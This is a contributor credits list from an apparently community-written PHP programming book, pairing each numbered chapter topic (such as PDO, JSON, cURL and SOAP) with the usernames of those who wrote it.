1	PHP	7ochem, A. Raza, Abhishek Jain, adistoe, Andrew, Anil, Aust, bwoebi, cale_b, Charlie H, Community, Dipesh Poudel, Ed Cottrell, Epodax, Félix Gagnon-Grenier, Filip Š, Gaurav, Gerard Roche, GuRu, H. Pauwelyn, Harsh Sanghani, Henrique Barcelos, ImClarky, JayIsTooCommon, Jens A. Koch, Jo., John Slegers, JonasCz, Kzqai, Lode, Majid, manetsus, Mark Amery, matiaslauriti, Matt S, miken32, mleko, mpavey, Mubashar Abbas, Mushti, Nate, Nathan Arthur, noufalcep, ojrask, p_blomberg, Panda, paulmorriss, PeeHaa, PHPLover, rap-2-h, salathe, sascha, Sebastian Brosch, SOFe, Software Guy, SZenC, TecBrat, tereško, Thijs Riezebeek, Tigger, Toby Allen, toesslab.ch, tpunt, tyteen4a03, uruloke, user128216, Viktor, xims, Your Common Sense, Zachary Vincze
2	APCu	Joe
3	BC ( )	Sebastian Brosch, SOFe, tyteen4a03
4	GD	Ormoz, RamenChef, Rick James, SOFe, tyteen4a03
5	HTML	Ala Eddine JEBALI, Mariano, miken32, nickb, RamenChef, tyteen4a03
6	HTTP	Noah van der Aa, SOFe
7	IMAP	Kuhan, Tom, walid
8	JSON	A.L, Ajax Hill, Alexey Kornilov, AnatPort, Anil, Arkadiusz Kondas, AVProgrammer, BrokenBinary, bwoebi, Canis, Clomp, Companjo, Dmytrechko, doctorjbeam, Ed Cottrell, fuzzy, Gino Pane, hack3p, hakre, Ilyas Mimouni, Jeremy Harris, John Slegers, Johnathan Barrett, Karim Geiger, Leith, Ligemer, Ixer, Machavity, Marc, Matei Mihai, matiaslauriti, miken32, noufalcep , Panda, particleflux, Pawel Dubiel, Piotr Olaszewski, QoP, Rafael Dantas, RamenChef, rap-2-h, Rick James, ryanyuyu, SaitamaSama, tereško, Thomas, Timothy, Tomáš Fejfar, tpunt, tyteen4a03, ultrasamad, uzaif, Viktor, Vojtech Kane, Willem Stuursma, Yuri Blanc, Yury Fedorov
9	Linux / Unix	A.L, Adam, miken32, Pablo Martinez, rfsbsb, tyteen4a03
10	MongoDB	Kevin Campion, RamenChef, tyteen4a03
11	PDO	Abhi Beckert, Anass, Andrew, Anwar Nairi, BacLuc, br3nt,

		Canis, cteski, Drew, EatPeanutButter, Ed Cottrell, Genhis, greatwolf, Henrique Barcelos, Ivan, Jay, Machavity, Magisch, Manolis Agkopian, Matt S, miken32, noufalcep, philwc, rap-2-h, SOFe, tereško, Tgr, Toby Allen, tpunt, tyteen4a03, Vincent Teyssier, Your Common Sense, Yury Fedorov
12	PHP MySQLi	a4arpan, BSathvik, bwoebi, Callan Heard, Edvin Tenovimas, Jared Dunham, Jees K Denny, jophab, JustCarty, Lambda Ninja, Machavity, Martijn, Matt S, Obinna Nwakwue, Panda, Petr R., Rick James, robert, Smar, tyteen4a03, Xymanek, Your Common Sense, Zeke
13	PHP mysqli 0 .	John
14	PHP	Paulo Lima
15	PHP	Gordon, salathe, Thomas Gerot, tpunt
16	PHP	miken32, tpunt, undefined
17	PHPDoc	Gerard Roche, HPierce, leguano, miken32, Mubashar Iqbal, Thijs Riezebeek
18	PHP PDF	Boysenb3rry, feeela
19	PHP Redis	this.lau_
20	PHP cURL	2awm366, A.L, Andreas, Anil, animuson, charj, Dharmang, dikirill, Epodax, James, James Alday, Jimmmy, Loopo, miken32 , RamenChef, Rohan Khude, S.I., Sam Onela, SOFe, Stony, Thanks in advantage, this.lau_
21	PHP YAML	Aleks G
22	PHP	Code4R7, John Slegers, mnoronha, tyteen4a03
23	PSR	RelicScoth, Tom
24	SimpleXML	bhrached, SOFe
25	SOAP	Piotr Olaszewski
26	SOAP	JC Lee, Liam, Piotr Olaszewski, RamenChef, Rocket Hazmat, Technomad, Thijs Riezebeek, tyteen4a03
27	SPL	RamenChef, Sherif, tyteen4a03
28	SQLite3	blade, RamenChef, tristansokol, tyteen4a03
29	SQLSRV	AVProgrammer, bansi, ImClarky

30	URL	A.L, Abhi Beckert, Asaph, Ernestas Stankevičius, miken32
31	URL	Patrick Simard
32	UTF-8	BrokenBinary, Ruslan Bes
33	Windows PHP	Ani Menon, bwoebi, Jhollman, RamenChef, RiggsFolly, Saurabh, Woliul
34	XML	AbcAeffchen, James, Michael Thompson, Oldskool, Perry, SZenC, Vadim Kokin
35		JustCarty, Matt S, mnoronha, Thijs Riezebeek
36		Ali MasudianPour, Matt S, Mohamed Belal
37		Matt S, SOFe, Tgr
38		georoot, Gerard Roche, tyteen4a03
39		Abhi Beckert, Jonathan Dalgaard, SOFe
40		AbcAeffchen, appartisan, bluray, bwoebi, Chemaclass, Darren, Dmytro G. Sergiienko, EgaSega, F. Müller, Gerard Roche, Gerrit Luimstra, hack3p, Hailwood, kamal pal, krtek, Marcel dos Santos, Martijn Gastkemper, miken32, Nikolay Konovalov, Pedro Pinheiro, Qullbrune, RamenChef, Robbie Averill, Ruslan Bes, Thomas Gerot, Timothy, Tomasz Tybulewicz, unarist, utdev
41	/	AnatPort, bakahoe, Bonner , Edward Comeau, James, Oscar David, Sverri M. Olsen, tyteen4a03, warlock
42		AeJey, Anorgan, jayantS, John Conde, miken32, mnoronha, Nathaniel Ford, Pedro Pinheiro, richsage, Robbie Averill, SaitamaSama, SZenC, Thamilan, Viktor
43		B001, Dragos Strugar, Majid, Manulaiko, matiaslauriti, Matt S, RamenChef, Thijs Riezebeek, Tom Wright, tyteen4a03
44		Christian, georoot
45		Ajant, bwoebi, Edvin Tenovimas, Gino Pane, RamenChef, tyteen4a03
46		georoot
47		alexander.polomodov, bwoebi, franga2000, Katie, Laposhasú Acsa, Serg Chernata

48		Alon Eitan, br3nt, Ed Cottrell, Gordon, Henrique Barcelos, John Slegers, jwriteclub, Mohamed Belal
49		Chris Larson, greatwolf, ImClarky, Jo., John Slegers, jwriteclub, Manikiran, Matt Raines, Mohamed Belal, Nate, Nguyen Thanh, RamenChef, tereško, Thijs Riezebeek, Thomas Gerot, TimWolla, tyteen4a03, Yury Fedorov,
50		baldrs, bwoebi, Dan Johnson, Ed Cottrell, Gerard Roche, Jeff Puckett, mnoronha, Rafael Dantas, Ruslan Bes, TGrif, Thijs Riezebeek
51		Asaph, E_p, Matei Mihai, Matt Raines, mnoronha, RamenChef, Ruslan Bes, tyteen4a03
52		Mike, mnoronha
53		mnoronha, RamenChef, SaitamaSama, Sunitrams'
54	(CLI)	Artsiom Tymchanka, bwoebi, Chris Forrence, Exagone313, Henrique Barcelos, Ian Drake, jwriteclub, kelunik, Matt S, miken32, mleko, mulquin, Nate H, noufalcep, ojrask, Robbie Averill, Shawn Patrick Rice, SOFe, talhasch, webNeat
55	- PHP	Alex Jimenez, Gopal Sharma, SZenC
56		Benjam, Bram, Chief Wiggum, Christian, Ekin, Juha Palomäki, mnoronha, Sharlike, Sittipong Wiboonsirichai, SOFe, Sourav Ghosh, Thara, tyteen4a03
57		Benjam, SOFe
58		Ajant, John Conde, Marten Koetsier, RamenChef, tyteen4a03
59		BrokenBinary, Chris White, Majid, Matze, RamenChef, tyteen4a03, uruloke
60		7ochem, AbcAeffchen, Adil Abbasi, Albzi, Alessandro Bassi, alexander.polomodov, Alexey, Ali MasudianPour, Alok Patel, Andreas, Anees Saban, Antony D'Andrea, Artsiom Tymchanka, Arun3x3, Asaph, Atiqur, bpoiss, bwoebi, caoglish, Charlie H, chh, Chief Wiggum, Chris White, Companjo, cteski, Cyclonecode, Darren, David, David, David McGregor, Dez, Edvin Tenovimas, Ekin, F. Müller, Fathan, Félix Gagnon-Grenier, Gaurav Srivastava, greatwolf, GuRu, Harikrishnan, jcalonso, jmattheis, Jo., John Slegers, Jonathan Port, juandemarco, Kodos Johnson, ksealey, m02ph3u5, Maarten Oosting, MackieeE, Magisch, Matei Mihai, Matt S, Meisam Mulla, miken32, Milan Chheda, Mohyaddin Alaoddin,

		Munesawagi, nalply, Nathaniel Ford, noufalcep, Perry, Proger_Cbsk, rap-2-h, Raptor, Ravi Hirani, Rizier123, Robbie Averill, Ruslan Bes, RyanNerd, SaitamaSama, Siguza, SOFe, Sourav Ghosh, Sumurai8, Surabhil Sergy, tereško, Tgr, Thibaud Dauce, Thijs Riezebeek, Thlbaut, tpunt, tyteen4a03, Ultimater, unarist, Vic, vijaykumar, Yury Fedorov
61		Albzi, B001, bwoebi, ksealey, SOFe
62		AbcAeffchen, Atiqur, bwoebi, chh, Darren, F. Müller, Harikrishnan, jmattheis, juandemarco, Machavity, Milan Chheda, mnoronha, noufalcep, Richard Turner, Ruslan Bes, SOFe, SZenC, Veerendra
63		Alok Patel, Andreas, Antony D'Andrea, Arun3x3, caoglish, Matt S, Maxime, mnoronha, Ruslan Bes, RyanNerd, SOFe
64		54 69 6D, 7ochem, ackwell, Adil Abbasi, afeique, Alexander Guz, Anil, AppleDash, AVProgrammer, B001, Ben Rhys-Lewis, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Chris Evans, Christian, Community, Confiqure, cpalinckx, Daniel Stradowski, David G., Dykotomee, Ed Cottrell, Edvin Tenovimas, F0G, Favian Ioel P, Franck Dernoncourt, Gino Pane, Henders, Henrique Barcelos, Hirdesh Vishwdewa, Huey, Jay, Jaya Parwani, JayIsTooCommon, jmattheis, John Slegers, JonasCz, Kannika, kranthi117, m02ph3u5, MackieeE, Magisch, Marc, Mark H., Matt S, miken32, Mubashar Abbas, Mushti, Nate, Nathan Arthur, Nathaniel Ford, Neil Strickland, Nicolas Durán, noufalcep, ojrask, Ortomala Lokni, Panda, Parziphal, Paul Ishak, Perry, Piotr Olaszewski, Praveen Kumar, QoP, Quolonel Questions, Rakitić, RamenChef, reenleedr, Rick James, rmbl, Robbie Averill, Roel Vermeulen, Ryan Hilbert, ryanm, SOFe, Søren Beck Jensen, stark, StasM, Stewartside, Sumurai8, SZenC, Thaillie, thetaiko, Thewsomeguy, Thijs Riezebeek, ThomasRedstone, Timothy, Tomáš Fejfar, tpunt, trajchevska, TRiG, TryHarder, Ultimater, Unex, uzaif, vasili111, Ven, vijaykumar, Yaman Jain, Yury Fedorov
65		4444, 7ochem, Adil Abbasi, Anil, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Community, cpalinckx, David, Dmytrechko, Don't Panic, Ed Cottrell, H. Pauwelyn, Henrique Barcelos, Hirdesh Vishwdewa, jmattheis, John Slegers, K48, kisanme, Magisch, Marc, Mark H., Marten Koetsier, miken32, Mohammad Sadegh, Nate, Nathan Arthur, Neil Strickland, NetVicious, Panda, Praveen Kumar, Rafael Dantas, rap-2-h, ryanm, Serg Chernata, SOFe, StasM, Svish, SZenC, Thaillie, Thomas Gerot, Timothy, Timur, tpunt, tyteen4a03, Ultimater, uzaif, Ven, William Perron, Your Common Sense

66		Adam Lear, Alon Eitan, brotherperes, bwoebi, Charlotte Dunois, Community, Darren, daviddhont, georoot, gvre, Machavity, Mansouri, matiaslauriti, Matt S, pilec, RamenChef, rap-2-h, Robin Panta, Script47, secelite, Thijs Riezebeek, Thomas Gerot, tim, tpunt, undefined, Undersc0re, Vincent Teyssier, webDev, Xorifelse, Your Common Sense, Yury Fedorov, Ziumin
67		yesitsme
68		Brad Larson, bwoebi, kelunik, martin, matiaslauriti, RamenChef, Ruslan Osmanov, tyteen4a03, vijaykumar
69		Abhishek Gurjar, Asaph, bwoebi, jlapoutre, matiaslauriti, RamenChef, rfsbsb, Ruslan Bes, Thomas, tyteen4a03
70		Abhishek Gurjar, Alon Eitan, DanTheDJ1, Darren, Epodax, Haridarshan, Henders, Ismael Miguel, Ivijan Stefan Stipić, Jens A. Koch, ksealey, matiaslauriti, mickmackusa, Nijraj Gelani, RiggsFolly, SirMaxime, SOFe, tyteen4a03
71		4444, bwoebi, Filip Š, SOFe, tyteen4a03
72	PHP	Akshay Khale, JustCarty, mnoronha, RamenChef, tyteen4a03
73		littlethoughts, SOFe, tyteen4a03
74		Anthony Vanover, naitsirch, user2914877
75		bwoebi, Dmytrechko, Finwe, Jason, kelunik, Lode, Machavity, Matt S, Nic Wortel, Perry, Rápli András, Sverri M. Olsen, tereško, Thijs Riezebeek, Thomas Gerot, Tom, tyteen4a03
76		AbcAeffchen, Anees Saban, David, Fathan, Matt S, mnoronha, noufalcep, SOFe, Yury Fedorov
77		Abdul Waheed, Abhishek Gurjar, Andrew, Calvin, Companjo, Emil, Gino Pane, H. Pauwelyn, Isak Combrinck, JayIsTooCommon, Joe, JonMark Perry, jwriteclub, LeonardChallis, Marten Koetsier, Matt Raines, Matt S, miken32, Nate, noufalcep, Ortomala Lokni, Petr R., rap-2-h, Robin Panta, roman reign, Ruslan Bes, SaitamaSama, Script_Coded, SOFe, StasM, SuperBear, ɟolɐəz əɥʇ qoq, Tom K, tpunt, Tyler Sebastian, tyteen4a03, w1n5rx, wogsland
78		baldrs, F. Müller, Félix Gagnon-Grenier, mnoronha, Robbie Averill
79		EatPeanutButter, Thamilan, u_mulder

80		cjsimon, franga2000, Marten Koetsier, miken32, mnoronha
81		SirNarsh
82		Amir Forsati Q., AnatPort, bwoebi, cFreed, Christopher K., Dipen Shah, Gaurav Srivastava, Gerard Roche, Gino Pane, gracacs, greatwolf, Henders, HPierce, inkista, jbmartinez, John Slegers, Marten Koetsier, Martin, miken32, moopet, noufalcep, ojrask, Qullbrune, rap-2-h, Ruslan Bes, rzyns, smm, Thamilan, Tom Wright, Will
83		GordonM, miken32, tyteen4a03
84		Chris White, HPierce, Karim Geiger, Machavity, SOFe, theomessin, tyteen4a03, u_mulder
85		georoot, Jaydeep Pandya
86		alexander.polomodov, David Packer, Ed Cottrell, Edward, Félix Gagnon-Grenier, Joe Green, kelunik, Linus, matiaslauriti, Ruslan Bes, Steve Chamaillard, Thijs Riezebeek, tpunt
87		Félix Gagnon-Grenier, Ilker Mutlu, jesussegado, Kenyon, RamenChef
88		AgeDeO, Anthony Vanover, bish, Chris Forrence, CN, Community, Jari Keinänen, jasonlam604, John Conde, Lauryn Unsopale, Liam, Machavity, maioman, matiaslauriti, Oleg Fedoseev, Panda, Pekka , Petr R., RamenChef, Robbie Averill, tyteen4a03, weirdan
89		bwoebi, think123
90		bishop, br3nt, Jens A. Koch
91		alcohol, Alok Kumar, Alphonsus, bwoebi, castis, Chris White, Daniel Waghorn, DJ Sipe, Dov Benyomin Sohacheski, Félix Gagnon-Grenier, hspaans, icc97, John Slegers, kelunik, Matt S, miken32, Moppo, Muhammad Sumon Molla Selim, Paulpro, Pawel Dubiel, RamenChef, Robbie Averill, Safoor Safdar, SaitamaSama, salathe, Sam Dufel, Sumurai8, Test, Thijs Riezebeek, tyteen4a03, Ziumin
92	(regexp / PCRE)	A.L, bwoebi, Chrys Ugwu, Epodax, Kamehameha, mjsarfatti, mnoronha, ojrask, RamenChef, Smar, SOFe, tyteen4a03, uruloke
93		bwoebi, JayIsTooCommon, Machavity, Marten Koetsier, matiaslauriti, Shane, Sverri M. Olsen, Xenon

94		Connor Gurney, Eisenheim, tyteen4a03
95		Edvin Tenovimas, Epodax, jmattheis, Joram van den Boezem, Mohammad Sadegh, RamenChef, Ruslan Bes, shyammakwana.me, tyteen4a03
96		bwoebi
97		7ochem, Anil, CN, cyberbit, KalenGi, Philip, scottevans93, Sumurai8, think123, Vinicius Monteiro
98	PHP	4444, Sherif, tyteen4a03
99		Abhi Beckert, Ernestas Stankevičius, Quill, signal
100		Rebecca Close
101		AnotherGuy, bnxio, BrokenBinary, Community, Dilip Raj Baral, Dragos Strugar, John C, Jon B, Majid, Mohamed Belal, mTorres, n-dru, Niek Brouwer, Panda, Petr R., tyteen4a03, walid
102	IP	Erki A, mnoronha, RamenChef
103		Abhi Beckert, Adam, Adil Abbasi, Alexander Guz, Alon Eitan, Arun3x3, Aust, br3nt, BrokenBinary, bwoebi, Canis, chumkiu, Cliff Burton, Darren, Dennis Haarbrink, Ed Cottrell, Ekin, feeela, Félix Gagnon-Grenier, Gino Pane, Gordon, Henrique Barcelos, Isak Combrinck, Jack hardcastle, Jason, JayIsTooCommon, John Slegers, jwriteclub, kero, m02ph3u5, Machavity, Madalin, Majid, Marten Koetsier, Matt S, miken32, Mohamed Belal, Nate, noufalcep, ojrask, RamenChef, Robbie Averill, SOFe, StasM, tereško, Thamilan, thanksd, Thijs Riezebeek, tpunt, Tyler Sebastian, tyteen4a03, Valentincognito, vijaykumar, Vlad Balmos, walid, Will, Yury Fedorov, YvesLeBorg
104		AnatPort, bwoebi, CStff, jcuenod, Jens A. Koch, Joshua, matiaslauriti, miken32, Robin Panta, tereško, TryHarder, tyteen4a03
105		Abhi Beckert, Alexey, Alon Eitan, gabe3886, Hardik Kanjariya ツ, J F, Jason, kamal pal, Maarten Oosting, Mark H., Matt Clark , miken32, Northys, rap-2-h, Ryan K, Sivaprakash, SOFe, wakqasahmed, Yehia Awad, Ziumin
106		RamenChef, tyteen4a03, Victor T.
107		Abhishek Gurjar, Exagone313, Ivijan Stefan Stipić, John Conde , matiaslauriti, RamenChef, Robbie Averill, samayo, tyteen4a03

108		Cédric Bourgot, Gabriel Solomon, Majid, RamenChef, Sebastianb, Thijs Riezebeek, tyteen4a03
109		alexander.polomodov, David McGregor, JayIsTooCommon, jlapoutre, John Slegers, letsgettechnical, Machavity, Majid, MattCan, Moppo, Mubashar Abbas, noufalcep, Quolonel Questions, Radu Murzea, RamenChef, Scott Carpenter, Spooky, Thijs Riezebeek, tyteen4a03